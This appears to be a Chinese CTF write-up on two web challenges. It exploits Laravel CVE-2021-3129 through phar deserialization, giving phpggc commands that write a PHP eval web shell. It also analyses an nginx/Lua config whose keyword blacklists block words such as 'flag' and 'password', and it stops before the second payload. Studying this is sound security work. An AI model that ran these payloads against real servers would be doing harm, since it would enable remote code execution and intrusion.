
gogogo出发了 拿到题目是一个Laravel框架,通过搜索找到版本号
拿去搜索很容易搜到CVE-2021-3129 漏洞,参考文章
Laravel Debug mode RCE(CVE-2021-3129)分析复现-先知社区
Laravel RCE(CVE-2021-3129)漏洞复现 - FreeBuf网络安全行业门户


CVE-2021-3129 大概讲的是当Laravel框架开启Debug模式时,攻击者通过向_ignition/execute-solution接口发送恶意请求,利用MakeViewVariableOptionalSolution中的file_get_contents()触发phar反序列化

从源码中可以看到这里主要功能点是:读取一个给定的路径,并替换$variableName为$variableName ?? '',之后写回文件中。(伏笔)file_get_contents(),且其中的参数可控,所以这里可以通过phar://协议去触发phar反序列化。(==具体分析下面有==)
如果我们能找到一个文件上传的地方。那么我们就可以上传一个恶意phar文件,利用上述的file_get_contents()去触发phar反序列化,达到rce的效果。
根据 CVE-2021-3129 原文作者给出了一种基于框架触发phar反序列化的方法:将log文件变成合法的phar文件。



但是此题发现不能通过清空log来存储phar文件,但是,刚好此题给出了一个上传文件的接口
拿到路径
利用phpgc生成一个payload
1
2
3
php -d "phar.readonly=0 " ./phpggc Laravel/RCE5 "phpinfo();" --phar phar -o /tmp/phar.gif cat /tmp/phar.gif | base64 -w 0

发现报错在69行
现在让我们重新分析一遍

首先我们到执行solution的控制器ExecuteSolutionController.php里面中去看看是如何调用solution的
先通过getRunnableSolution()方法获取到相应的solution名,然后调用solution对象中的run()方法,并将获取的可控的parameters参数传过去。通过这个点我们就可以调用到MakeViewVariableOptionalSolution::run()了,跟进MakeViewVariableOptionalSolution中的run()方法:
知识点:
2、PHP中,如果用一个变量接住反序列化函数的返回值,那么被反序列化的对象其生命周期就会变长,由于它一直都存在于这个变量当中,那么在PHP脚本走完流程之后,这个对象才会被销毁,在有析构函数的情况下就会将其执行。
由于我们的结果用一个变量接住了,生命周期变长,最后导致我们的phar文件被改变,所以我们要使用==fast-destruct==避免触发file_put_contents从而影响phar文件结构,导致最后触发不成功!
但是为什么原版cve不需要?原版流程为
清空log内容 十六进制转化phar文件 补全文件 解码文件,只留下poc内容,保证phar文件完整 phar反序列化 留下的必然是干净的phar文件,可以直接进行phar反序列化

所有最后exp
1
2
3
php -d phar.readonly=0 ./phpggc Laravel/RCE5 "file_put_contents('/var/www/html/public/shell.php','<?php @eval(\$_POST[1 ]); ?>');" --phar phar -o /tmp/phar.gif --fast-destruct cat /tmp/phar.gif | base64 -w 0
gateway_advance 题目打开,只有一个nginx.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
worker_processes 1 ; events { use epoll; worker_connections 10240 ; } http { include mime.types; default_type text/html; access_log off; error_log /dev/null; sendfile on; init_by_lua_block { f = io .open ("/flag" , "r" ) f2 = io .open ("/password" , "r" ) flag = f:read ("*all" ) password = f2:read ("*all" ) f:close () password = string .gsub (password, "[\n\r]" , "" ) os .remove ("/flag" ) os .remove ("/password" ) } server { listen 80 default_server; location / { content_by_lua_block { ngx.say("hello, world!" ) } } location /static { alias /www/; access_by_lua_block { if ngx.var.remote_addr ~= "127.0.0.1" then ngx.exit (403 ) end } add_header Accept-Ranges bytes; } location /download { access_by_lua_block { local blacklist = {"%." , "/" , ";" , "flag" , "proc" } local args = ngx.req.get_uri_args() for k, v in pairs (args) do for _, b in ipairs (blacklist) do if string .find (v, b) then ngx.exit (403 ) end end end } add_header Content-Disposition "attachment; filename=download.txt" ; proxy_pass http://127.0 .0 .1 /static$arg_filename; body_filter_by_lua_block { local blacklist = {"flag" , "l3hsec" , "l3hctf" , "password" , "secret" , "confidential" } for _, b in ipairs (blacklist) do if string .find (ngx.arg [1 ], b) then ngx.arg [1 ] = string .rep ("*" , string .len (ngx.arg [1 ])) end end } } location /read_anywhere { access_by_lua_block { if ngx.var.http_x_gateway_password ~= password then ngx.say("go find the password first!" ) ngx.exit (403 ) end } content_by_lua_block { local f = io .open (ngx.var.http_x_gateway_filename, "r" ) if not f then ngx.exit (404 ) end local start = tonumber (ngx.var.http_x_gateway_start) or 0 local length = tonumber (ngx.var.http_x_gateway_length) or 1024 if length > 1024 * 1024 then length = 1024 * 1024 end f:seek("set" , start) local content = f:read (length) f:close () ngx.say(content) ngx.header["Content-Type" ] = "application/octet-stream" } } } }
其中包含/static,/download,/read_anywhere路由

其中download路由中的get_uri_args有漏洞https://github.com/openresty/openresty/issues/358


所以我们可以得到payload
